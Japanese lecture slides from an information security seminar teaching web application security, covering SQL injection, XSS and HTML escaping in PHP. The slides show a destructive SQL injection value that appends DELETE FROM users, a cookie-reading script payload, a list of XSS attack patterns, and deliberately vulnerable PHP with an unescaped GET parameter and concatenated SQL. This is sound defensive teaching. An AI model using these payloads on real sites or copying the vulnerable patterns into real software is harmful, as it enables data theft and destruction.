


Webアプリケーションセキュリティ

情報セキュリティセミナー 後期 1週

竹迫 良範
@takesako

Webアプリケーションの機能 ↔ 脆弱性



5秒でわかる SQLインジェクション

- \$id がエスケープ処理されていないと…

```
SELECT * FROM users WHERE id='$id'
```

```
もしも $id = ' ; DELETE FROM users --
```

- ; で行の区切り、-- 以降はコメントで無視

```
SELECT * FROM users  
WHERE id=' ' ; DELETE FROM users -- '
```

インジェクション系の脆弱性で 사용되는文字

| 脆弱性名 | 言語 | 悪用手口 | データの終端 |
|---------------------|------------------|---------------------|--------|
| クロスサイト スクリプティング | HTML | JavaScript などの注入 | <" など |
| HTTPヘッダ インジェクション | HTTP | HTTPレスポンス ヘッダの注入 | 改行 |
| SQLインジェク ション | SQL | SQL命令の追加 | ' ¥ など |
| OSコマンド インジェクション | シェル スクリプト | コマンドの追加 | ; など |
| メールヘッダイン ジェクション | Sendmail コマンド | メールヘッダ、 本文の追加・改変 | 改行 |

XSS 脆弱性

よくあるPHPプログラムの例


- エスケープ漏れでXSS脆弱性が存在する↓

```
<?php
    session_start();
    // ログインチェック (略)
?>
<body>
検索キーワード:
<?php echo $_GET['keyword']; ?><BR>
以下略
</body>
```

ブラウザからアクセスしてみる

■ xss001.php?keyword=


XSS という文字を入力



以下の文字を入力するとJavaScriptが発動！

■ xss001.php?keyword=

```
<script>alert(document.cookie)</script>
```



■ XSSを悪用したワーム

| 時期 | ワームの名称 | 標的サイト | 主な動作 |
|---------|------------------------|-------------------|-------------------------------|
| 2005/10 | JS/Spacehero (samy) | myspace.com | samyアカウントに 友人を追加 |
| 2006/6 | JS.Yamanner@m | Yahooメール (米国版) | 感染者のアドレス 帳のユーザに自分 自身を送信 |
| 2009/4 | JS.Twettir | twitter.com | 感染者のプロ フィールに自身を コピー |

HTML エスケープで変換する文字

| 変換前 | 変換後 |
|-----|--------|
| < | < |
| > | > |
| & | & |
| ” | " |
| ’ | ' |
| ` | ` |

PHP で HTML エスケープ (サーバからの出力)

■ htmlspecialchars 関数

```
string htmlspecialchars( string $string,  
                        int $quote_style, string $charset );
```

【使用例】

```
echo htmlspecialchars($string, ENT_QUOTES, "UTF-8");
```

| 引数 | 説明 |
|---------------|-----------------------------------------------|
| \$string | 変換対象の文字列 |
| \$quote_style | 引用符の変換方法 ENT_COMPATまたはENT_QUOTESを指定 |
| \$charset | 文字エンコーディングを指定 "UTF-8"、"Shift_JIS"、"EUC-JP" |

\$quote_style（引用符の変換方法）の使い分け


■○：使用可能 ×：使用不可（脆弱性）

| | ENT_NOQUOTES | ENT_COMPAT | ENT_QUOTES |
|------------------------------|-----------------|---------------------|-----------------------------|
| エスケープする文字 | 「<」、「>」、 「&」 | 「<」、「>」、 「&」、「”」 | 「<」、「>」、 「&」、 「”」、「'」 |
| 地の文 （要素の中身） | ○ | ○ | ○ |
| ダブルクォート 「”」で囲まれた 属性値 | × | ○ | ○ |
| シングルクォート ト「'」で囲まれ た属性値 | × | × | ○ |


XSS 攻撃パターン

- `">'><script>alert(1)</script>`
- `">'>`
- `">'><iframe src=javascript:alert(3)>"`
- `" onmouseover="alert(4)`
- `' onfocus='alert(5)`

反射型 XSS (reflected XSS)



持続型 XSS (stored XSS、persistent XSS)



SQL injection

脆弱性

SQLインジェクションの脅威

| 脅威 | SQLインジェクション |
|-----------|---------------|
| 発生箇所 | SQLアクセス |
| 影響を受けるページ | SQLを利用しているページ |
| 影響の種類 | 情報漏洩、データ改ざん |
| 影響の度合い | 重大 |
| ユーザ関与の度合い | 必要なし |

SQLインジェクション脆弱性の例 (PHP)

■ PostgreSQLの蔵書データベースを検索する

```
$author = $_GET['author']; // 著者名の取得

// データベースに接続
$con = pg_connect(
    "dbname=books user=puser password=s5zu3v");

// ...エラー処理など


// 文字列連結によるSQL文組み立て
$sql = "select * from books where author='". $author ."'";
$res = pg_query($con, $sql); // SQLの呼び出し

// 以下略
```

村上春樹 (%91%BA%8F%E3%8Ft%8E%F7) を検索

■ /sqli001.php?author=

%91%BA%8F%E3%8Ft%8E%F7

